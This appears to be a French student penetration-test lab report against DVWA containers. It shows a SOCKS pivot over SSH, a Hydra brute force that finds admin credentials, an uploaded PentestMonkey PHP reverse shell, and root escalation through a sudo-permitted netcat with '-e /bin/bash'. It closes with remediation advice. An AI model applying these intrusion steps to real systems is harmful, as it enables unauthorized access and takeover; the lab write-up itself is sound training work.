
Et on met en adresse 172.18.0.2:1 comme le précise l'image d'avant :

```
c726df5872b7:1
[  ] connected to RFB server
E [  ] (root@c726df5872b7)-[1]
F [  ] # vncserver
A [  ] Authentication successful
[  ] New 'X' desktop is c726df5872b7:1
\ [  ]
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/c726df5872b7:1.log
File Edit View Search Terminal Help
d [  ] (root@c726df5872b7)-[1]
d [  ] # vncpasswd
d Using password file /root/.vnc/passwd
d Password:
d Password too short
d [  ] (root@c726df5872b7)-[1]
d [  ] # vncpasswd
x Using password file /root/.vnc/passwd
d Password:
d Warning: password truncated to the length of 8.
d Verify:
T Would you like to enter a view-only password (y/n)? y
B Password:
d Warning: password truncated to the length of 8.
```

On a maintenant la kali qu'on utilise depuis le debut en ligne de commande en interface graphique (plus lent mais on en a besoin pour pentest le server web et utiliser la samba en tant que proxy c'est plus simple) :




On paramètre le proxy :



En accord avec notre pont ssh :

```
(root@c726df5872b7)-[ / ]
# ssh -i ~/.ssh/id_rsa -D 1080 root@172.18.0.2
Last login: Fri Dec 26 12:51:55 2025 from 172.18.0.3.
root@e13649ad5de6:~#
```

Nous avons bien access au réseau 172.19.0.0/16 grâce au proxy :



Maintenant on vas chercher les logins et mot de passes pour accéder au site, on utilise hydra pour une attaque par dictionnaire étant donne que le site est protéger contre les injections SQL :  
On installe hydra sur la samba (plus simple), et on configure nos dictionnaires user.txt, password.txt que j'ai pris sur un github au hasard.

```
root@e13649ad5de6:~# apt install -y hydra
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  firebird2.5-common firebird2.5-common-doc libapr1 libaprutil1
  libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1
  mysql-common
Suggested packages:
  hydra-gtk
The following NEW packages will be installed:
  firebird2.5-common firebird2.5-common-doc hydra libapr1 libaprutil1
  libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1
  mysql-common
0 upgraded, 12 newly installed, 0 to remove and 186 not upgraded.
Need to get 2913 kB of archives.
After this operation, 12.0 MB of additional disk space will be used.
```

```
root@e13649ad5de6:~# hydra -h
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service or
ganizations, or for illegal purposes.

Syntax: hydra [[[ -l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-c FILE]] [-e nsr] [-o FILE] [-t
TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV
d46] [service://server[:PORT][/:OPT]]
```

Hydra bel et bien installer.

```
root@e13649ad5de6:/# nano passwd.txt
root@e13649ad5de6:/# ls
bin  dev  home  lib64  mnt  passwd.txt  root  sbin  sys  user.txt  var
boot  etc  lib  media  opt  proc  run  srv  tmp  usr
```

J'ai insérer dans mes passwd.txt et user.txt mes listes de mots de passe et noms de comptes

J'utilise hydra sur samba en ciblant la 172.19.0.3:80 en précisant le protocole http (port 80):

```
Samba#hydra -L user.txt -P passwd.txt 172.19.0.3 http
```

```
root@e13649ad5de6:/# hydra -L user.txt -P passwd.txt 172.19.0.3 http
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service or
ganizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-12-26 14:04:08
[WARNING] The service http has been replaced with http-head and http-get, using by default
GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default path set
to /
[DATA] max 2 tasks per 1 server, overall 64 tasks, 2 login tries (l:1/p:2), ~0 tries per t
ask
```


Nous trouvons les mots de passe et nom d'utilisateurs :

```

[DATA] attacking service http-get on port 80
[80][http-get] host: 172.19.0.3 login: admin password: password
[80][http-get] host: 172.19.0.3 login: admin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2025-12-26 14:04:08
root@e13649ad5de6:/#

```

On accède au site en utilisant ce qu'on a trouver :



Je suis en suite aller dans la partie File Upload pour faire une injection PHP

The screenshot shows a browser window with several tabs open at the top, including "Vulnerability: File Upload", "Online - Reverse Shell Ge...", "PHP Endangers - Remote...", "Settings", and others related to Kali Linux and security tools. The main content area displays the DVWA logo and the title "Vulnerability: File Upload". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The "File Upload" option is highlighted. The main form area contains a label "Choose an image to upload:" followed by a "Browse..." button and a message "No file selected.". Below that is an "Upload" button. A success message at the bottom of the form area reads ".../.../hackable/uploads/reverse.php successfully uploaded!". At the bottom of the page, there is a footer bar with the IP address "172.10.0.2".

Ici je viens d'insérer un fichier PHP malveillant pris au préalable sur revshell.com :

The screenshot shows a web application titled "REVERSE SHELL GENERATOR". The interface is dark-themed. In the top left, there are tabs for "Vulnerability: File Upload", "Online - Reverse Shell Gen", "PHP Endangers - Remote", and "Settings". Below the tabs, the URL is https://www.revshells.com. A navigation bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

The main area has two main sections: "IP & Port" and "Listener". In "IP & Port", the IP is set to 172.19.0.2 and the port is 9010. In "Listener", the type is set to "nc" and the command is "nc -lvpn 9010". There is a "Copy" button next to the command.

Below these sections, there are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". Under "Reverse", there are filters for "OS" (set to "All") and a search bar. A dropdown menu lists "Perl no sh", "Perl PentestMonkey", and "PHP PentestMonkey", with "PHP PentestMonkey" currently selected. To the right of the dropdown, there is a code editor containing PHP reverse shell code:

```
<?php  
// php-reverse-shell - A Reverse Shell implementation in PHP.  
Comments stripped to slim it down. RE:  
https://raw.githubusercontent.com/pentestmonkey/php-reverse-  
shell/master/php-reverse-shell.php
```

Sur ce screen on peut voir que le fichier php a été stocker dans 172.19.0.3/hackable/uploads/reverse.php :

The screenshot shows a browser window with several tabs open. The active tab is titled 'Vulnerability: File Upload' and contains the URL '172.19.0.3/hackable/uploads/reverse.php'. The page itself is the DVWA 'File Upload' module. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'File Upload' option is highlighted. The main content area has a form for uploading files, with a message indicating that '.../hackable/uploads/reverse.php successfully uploaded!'. Below this, a 'More Information' section lists three links related to unrestricted file uploads.

Je fait un « nc -lvpn 9010 » pour avoir accès au site grâce au code php qu'on a exécuter en allant sur 172.19.0.3/hackable/uploads/reverse.php, cela exécute le php coter serveur et on peut juste écouter la connexion qui veux s'établir du serveur a notre samba contrôler par kali et on récupère cette connexion avec donc notre « nc -lvpn 9010 » :

```
root@e13649ad5de6:/# nc -lvpn 9010
listening on [any] 9010 ...
connect to [172.19.0.2] from (UNKNOWN) [172.19.0.3] 51986
Linux 43243f3d6cd8 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-0
12) x86_64 GNU/Linux
16:08:08 up 10:36, 0 users, load average: 0.59, 0.40, 0.35
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Une fois cela fait on vérifie la liste des priviléges avec sudo -l :

```
$ sudo -l
Matching Defaults entries for www-data on 43243f3d6cd8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 43243f3d6cd8:
    (root) NOPASSWD: /bin/nc
$ sudo /bin/nc
```


!

On remarque un accès root en utilisant nc (netcat) donc on peut récupérer un shell interactif via netcat, on va utiliser cela. On prépare le reverse shell pour accueillir la connexion sur notre samba :

```
root@e13649ad5de6:~# nc -lvpn 9099
listening on [any] 9099 ...
```

Ensuite on va utiliser netcat avec son chemin /bin/nc pour se connecter à notre samba qui écoute les tentatives de connexions. Pour cela on fait sudo /bin/nc <l'adresse de réception ici samba sur le même réseau donc en 172.19.0.2 <le port d'écoute de samba> -e pour permettre l'exécution de commande (tout le but de cela) et on précise qu'on veut un shell bash avec /bin/bash car quand on veut se mettre en root avec su, on nous demande un shell :

```
$ su
su: must be run from a terminal
```




On exécute la commande netcat et on obtient un reverse shell en root sur le port 9099 de la samba qui est elle-même sous notre contrôle.

## Préconisations :

### Reseau

Suggestion de restructuration reseau :



### Samba

- Mise a jour des logiciels et serveurs

### Serveur Web

- Mettre un mot de passe pour l'exécution des commandes suscitant sudo sur le serveur Web
- supprimer netcat des exécutables sudo sans mot de passe
- Mettre des mots de passes plus long et complexe sur le serveur web